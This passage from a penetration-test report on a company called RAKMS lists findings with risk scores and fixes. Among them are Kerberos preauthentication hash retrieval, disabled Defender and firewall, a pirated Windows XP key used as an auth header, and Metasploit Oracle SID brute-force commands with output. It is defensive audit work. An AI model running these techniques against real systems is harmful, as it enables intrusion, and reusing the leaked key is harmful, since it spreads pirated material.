Regulatory Notes	This attack may violate certain PCI-DSS and GDPR provisions requiring the protection of authentication information, including GDPR Article 32 and PCI-DSS section 3.2
MITRE ATT&CK Technique(s)	T1558
Affected Service(s)/Host(s)	SKYCONTROL01 (10,0.0.5), Windows Domain

Exploitation Details	We ran a script to check for any users that do not requier any Kerberos preauthentication and then to retrieve their AS_REQ hash:  This allowed us to obtain a hash for the EDR_TEST account:  This hash was weak and present on the well known rockyou password list.
Steps to Remediate	Require pre authentication for all accounts. Open Active Directory Users and Computers: On a Windows server with Active Directory Domain Services installed, open "Active Directory Users and Computers." You can do this by running "dsa.msc" or finding it in the Administrative Tools menu. Locate the Service Account: In the Active Directory Users and Computers console, navigate to the Organizational Unit (OU) or container where the service account is located. Right-Click on the Service Account: Locate the service account you want to configure for preauthentication, right-click on it, and select "Properties." Go to the Account Tab: In the Properties window, go to the "Account" tab. Uncheck the Box for "Do not require Kerberos preauthentication": Under the "Account Options" section, you'll find an option labeled "Do not require Kerberos preauthentication." Uncheck this box.


Finding	L.4 Microsoft Defender Disabled on all Windows Machines
Comprehensive Risk Index (CRI)	**2.4**
Vulnerability Severity	1
Ease of Exploitation	2
Business Impact	2
Compliance Risk	5
Effort to Fix	2
Description	Windows comes with a built in security measure called User Account Control which requires manual approval for a subset of security critical operations and enforces much stronger controls on the resources user account can access, as well as an effective EDR called Microsoft Defender. However, these security measures are disabled on all Windows machines.
Business Impact	While this weakness does reduce the defensive posture of RAKMS, it should not in itself give an adversary access to sensitive resources or pose a risk to the availability of RAKMS services.
Regulatory Notes	The absence of this security feature may violate multiple pieces of regulation, including PCI-DSS 2.2, 5.1, 5.2, 5.3, 5.4, and 6.3, and GDPR Article 32. In the event of a lawsuit may be used as evidence against RAKMS as part of an argument that RAKMS did not adequately protect its customers' information.
Mitre ATT&CK Technique(s)	T1089
Affected Service(s)/Host(s)	All Windows Hosts: SKYCONTROL01, SKYCONTROL02, SKYWORKSTATION01, SKYDESKTOP01, SKYDESKTOP02, SKYDESKTOP03, all SKYLAPTOP machines

Exploitation Details	If a malicious actor gains access to a host where User Account Control (UAC) and Windows Defender are disabled, they face significantly fewer obstacles to further exploit the system. The absence of these critical security features not only simplifies the initial compromise, particularly when executed through methods like a reverse shell payload, but also facilitates deeper and more extensive exploitation of the host system. It also lowers the bar for attackers by allowing them to use more off-the-shelf tooling, such as Metasploit and Cobaltstrike, as opposed to requiring more custom tools that can evade Microsoft Defender.  *Screenshot of Microsoft Defender status on domain controller*
Steps to Remediate	❖ Enable Windows Defender on all Windows systems (specifically, the Real Time Protection option in Windows Settings menu) ❖ Develop and implement policies for machine observability and introspection, ensuring that all relevant and applicable security features are enabled and configured to their highest security setting in order to present the strongest security posture and follow industry best practices.

Finding	L.5 Windows Firewall Disabled on Select Windows Machines
Comprehensive Risk Index (CRI)	2.4
Vulnerability Severity	1
Ease of Exploitation	2
Business Impact	2
Compliance Risk	5
Effort to Fix	2
Description	The firewall was deactivated on a subset of Windows hosts, exposing many potentially vulnerable services and significantly increasing the attack surface of the machines.
Business Impact	Aside from worsening the overall security posture of RAKMS and thus increasing the probability of maliciously induced downtime, a disabled firewall should not disrupt people moving services.
Regulatory Notes	A lack of a host based firewall across many hosts likely constitutes a violation of PCI-DSS sections 1.1-1.4, as well as GDPR Article 32, and in the event of a lawsuit may be used as evidence against RAKMS as part of an argument that RAKMS did not adequately protect its customers' information.
MITRE ATT&CK Technique(s)	N/A
Affected Service(s)/Host(s)	SKYCONTROL01 (10.0.0.5), CESSNA-EXCHANGE (10.0.0.6)
Exploitation Details	While not directly exploitable, a lack of a firewall exposes many potentially vulnerable services. In particular, the lack of a firewall exposes many potentially sensitive APIs that have access to customer data leading to vulnerabilities which would otherwise be unexploitable.

Steps to Remediate	❖ Enable Windows Firewall on all Windows systems ❖ Conduct a systematic analysis of the needs of all systems in order to provide the strictest possible firewall configuration ❖ Develop and implement policies for machine observability and introspection, ensuring that all relevant and applicable security features are enabled while simultaneously ensure all critical services remain functional in order to present the strongest security posture and follow industry best practices in accordance with the principle of least privilege and defense in depth

Finding	**L.6 Illegal and Pirated Windows License Key in Public Facing Website**
Comprehensive Risk Index (CRI)	**2.4**
Vulnerability Severity	1
Ease of Exploitation	1
Business Impact	1
Compliance Risk	8
Effort to Fix	1



Description	During the analysis of the RAKMS Flight Schedule Dashboard (a public facing website), our team discovered an authorization token that had the format of a Windows license key. This key is a leaked key known to activate all Windows XP machines, and thus its redistribution and use severely violates both federal law and Microsoft Terms of Service and intellectual property.
Business Impact	The business impact of this is variable and depends on the degree to which both Microsoft and the federal government choose to pursue legal action against RAKMS. In a worst case scenario, this could result in lawsuits from both entities for the use and distribution of pirated materials.
Regulatory Notes	The use of this token violates the Digital Millennium Copyright ACT (DMCA) and thus means RAKMS is subject to DMCA takedown requests. The fact that a RAKMS employee included this piece of pirated material in RAKMS intellectual property may also provide a basis for various lawsuits involving a failure to provide a reasonable degree of security (in which this evidence would be presented as gross negligence and a lack of employee training).
Affected Service(s)/Host(s)	10.0.0.100
Exploitation Details	We viewed the source code of the webpage root in a browser and inspected the source code. In the process of looking for security vulnerabilities (which draws our attention toward authentication mechanisms) we saw the following code:

```
const xhr = new XMLHttpRequest();
xhr.open('GET', full_url, true);
xhr.setRequestHeader("Auth","FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8");
xhr.onreadystatechange = function (e) {
  if (xhr.readyState === 4 && xhr.status !== 200) {
    reject(xhr.status + " " + xhr.responseText);
  }
}
```

Screenshot showing source code of web app containing illegal license key

Steps to Remediate

- Replace this key in the frontend with an authentication token that does not violate federal law. Ideally, this would include a refactor of the authentication logic that does not use a hardcoded auth token.
- Ensure all employees are educated in the protection of intellectual property and cybersecurity best practices

Finding	L.7 Oracle TNS Listener Contains Default Service IDs
Comprehensive Risk Index (CRI)	**2.4**
Vulnerability Severity	3
Ease of Exploitation	3
Business Impact	1
Compliance Risk	2
Effort to Fix	3

Description	RAKMS has an Oracle TNS listener that is exposed to the rest of the corporate network. This listener has a Service ID (sid) that is a default value, making it significantly easier for an adversary to enumerate and compromise the usernames and passwords of the database users.
Business Impact	This vulnerability, assuming the underlying users and passwords are not vulnerable to a brute force attack or are otherwise compromised, does not have a direct impact to RAKMS's operations.
Regulatory Notes	The potential insecure storage of customer information likely violates multiple prominent pieces of regulation, including PCI-DSS 2.1, 2.2, 2.3, 2.5 and 6.3, and GDPR Article 32. It may also provide evidence against RAKMS in a lawsuit (that RAKMS does not take appropriate action to secure customer data).
Affected Service(s)/Host(s)	10.0.0.101
Exploitation Details	We executed a brute force attack against the TNS to enumerate the SIDs using Metasploit by testing all known default values:

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/oracle/sid_enum) > use auxiliary/admin/oracle/sid_brute
msf6 auxiliary(admin/oracle/sid_brute) > show options

Module options (auxiliary/admin/oracle/sid_brute):

   Name     Current Setting               Required  Description
   ----     ---------------               --------  -----------
   RHOSTS                                 yes       The target host(s), see https://docs.metasploit.
                                                    com/docs/using-metasploit/basics/using-metasploi
                                                    t.html
   RPORT    1521                          yes       The target port (TCP)
   SIDFILE  /usr/share/metasploit-framew  no        The file that contains a list of sids.
            ork/data/wordlists/sid.txt
   SLEEP    1                             no        Sleep() amount between each request.


View the full module info with the info, or info -d command.

msf6 auxiliary(admin/oracle/sid_brute) > set rhosts 10.0.0.101
rhosts => 10.0.0.101
msf6 auxiliary(admin/oracle/sid_brute) > run
[*] Running module against 10.0.0.101

[*] 10.0.0.101:1521 - Starting brute force on 10.0.0.101, using sids from /usr/share/metasploit-framew
ork/data/wordlists/sid.txt...
[+] 10.0.0.101:1521 - 10.0.0.101:1521 Found SID 'P[redacted]'
```

Screenshot of Metasploit tool used to determine SID including the redacted value

Steps to Remediate


- Change the value of the SID and updating the relevant applications
- Develop and implement a policy to ensure that all potentially dangerous values are changed from their default values, and all developers are knowledgeable the potential risks of insecure defaults

Finding	L.8 Unpatched Hosts Vulnerable to Security Exploits
Comprehensive Risk Index (CRI)	2
Vulnerability Severity	1
Ease of Exploitation	1
Business Impact	1
Compliance Risk	4
Effort to Fix	3
Description	Many RAKMS systems failed to have the latest security updates installed. While, in the absence of a known vulnerability, this is not an immediate risk, it does indicate systemic deficiencies in RAKMS's ability to maintain and secure their systems and will likely result in further vulnerabilities in the long term.
Business Impact	This does not have immediate business impact.
Regulatory Notes	This oversight likely results in the violation of both PCI-DSS and GDPR, specifically, PCI-DSS sections 5.2 and 6.2 well as GDPR Articles 30 and 32.
Affected Service(s)/Host(s)	All Windows hosts
Exploitation Details	Checking the update status of any machine displays many security updates yet to be installed:

Steps to Remediate

- Enable Windows automatic updates on all Windows machines and automatic unattended updates on all Ubuntu systems
- Implement a consistent and thorough policy for keeping systems up to date, including all systems which may not have automatic update mechanisms

Finding	I.1 PHP Info Dump Exposed
Comprehensive Risk Index (CRI)	**1.6**
Vulnerability Severity	1
Ease of Exploitation	3
Business Impact	1
Compliance Risk	2
Effort to Fix	1
Description	Two web servers expose "phpinfo" diagnostic output, providing additional reconnaissance information to attackers.
Business Impact	Marginally reduced effort/time for attackers to obtain information about the TSA and Employee Timecard systems.
Regulatory Notes	This likely violates PCI-DSS section 8.2 and GDPR Article 32.
MITRE ATT&CK Technique(s)	T1046
Affected Service(s)/Host(s)	10.0.0.43 (**employeetime**), port 80 10.0.200.43 (**TSA**), port 80
Exploitation Details	We visited `/info.php` on the affected hosts' web servers.




Phpinfo exposure on the CANICLES web server

Phpinfo exposure on the Employee Time web server

Steps to Remediate

- Remove unnecessary information leakage, such as phpinfo dumps, from web servers.
- Audit web servers and other accessible resources for unnecessary information exposures.

Finding	I.2 Presence of Hacking Tools on Workstation
Comprehensive Risk Index (CRI)	**1.4**
Vulnerability Severity	1
Ease of Exploitation	1
Business Impact	1
Compliance Risk	1
Effort to Fix	3
Description	Unauthorized presence of hacking tools on corporate workstations provides additional opportunities for malicious actors to cause harm to RAKMS' system.
Business Impact	Additional risk is incurred for various assets on the corporate Windows domain.
MITRE ATT&CK Technique(s)	T1036
Affected Service(s)/Host(s)	`10.0.0.203` SKYWORKER-03
Exploitation Details	We found the following MitM tool and remote management tools on a SKYWORKER Desktop, on cjames' account, alongside OSCP study notes and a hacker-themed background.



Steps to Remediate

- Set policies prohibiting employee installation on business machines of software not for business purposes.
- Employ technical measures like Windows AppLocker to block unrecognized and unauthorized applications and application publishers.

Appendix

Toolset

- Diagrams.net: (https://www.diagrams.net) - A versatile online diagramming tool for creating network maps and diagrams.
- Nmap: (https://nmap.org) - A powerful open-source network scanning tool used for host discovery and service enumeration.
- AutoRecon: (https://github.com/Tib3rius/AutoRecon) - An automated reconnaissance tool designed for scanning and information gathering during penetration testing.
- Burp Suite Community Edition: (https://portswigger.net) - A widely-used web application security testing tool for scanning and analyzing web applications.
- Amass: (https://github.com/OWASP/Amass) - An open-source tool for in-depth information gathering and subdomain enumeration during security assessments.
- CrackMapExec: (https://github.com/byt3bl33d3r/CrackMapExec) - A post-exploitation and penetration testing tool for automating various tasks such as credential validation and lateral movement.
- GoBuster: (https://github.com/OJ/gobuster) - A directory and file brute-force tool used to discover hidden content on web servers.
- Dirbuster: (https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project) - A tool for directory brute-forcing and file enumeration, commonly used for web application testing.
- Enum4Linux: (https://tools.kali.org/information-gathering/enum4linux) - A tool used for gathering information from Windows machines through SMB enumeration.
- Feroxbuster: (https://github.com/epi052/feroxbuster) - A directory and file brute-forcing tool similar to GoBuster.
- Ffuf: (https://github.com/ffuf/ffuf) - A versatile web fuzzer for discovering hidden content and vulnerabilities on web applications.
- Hashcat: (https://hashcat.net/hashcat) - A powerful password cracking tool for recovering lost or forgotten passwords.

- Hydra: (https://github.com/vanhauser-thc/thc-hydra) - A password-spraying tool that supports various protocols and services for brute-force attacks.
- Impacket: (https://github.com/SecureAuthCorp/impacket) - A collection of Python scripts for working with network protocols, commonly used for network exploitation.
- JohnTheRipper: (https://www.openwall.com/john) - A well-known password cracking tool for cracking various password hashes.
- Kerbrute: (https://github.com/ropnop/kerbrute) - A tool for performing Kerberos-based brute-force attacks to crack domain user passwords.
- Metasploit: (https://www.metasploit.com) - A popular penetration testing framework used for exploiting vulnerabilities, post-exploitation, and more.
- Wfuzz: (https://github.com/xmendez/wfuzz) - A web application fuzzer used to discover vulnerabilities by brute-forcing parameters and request variations.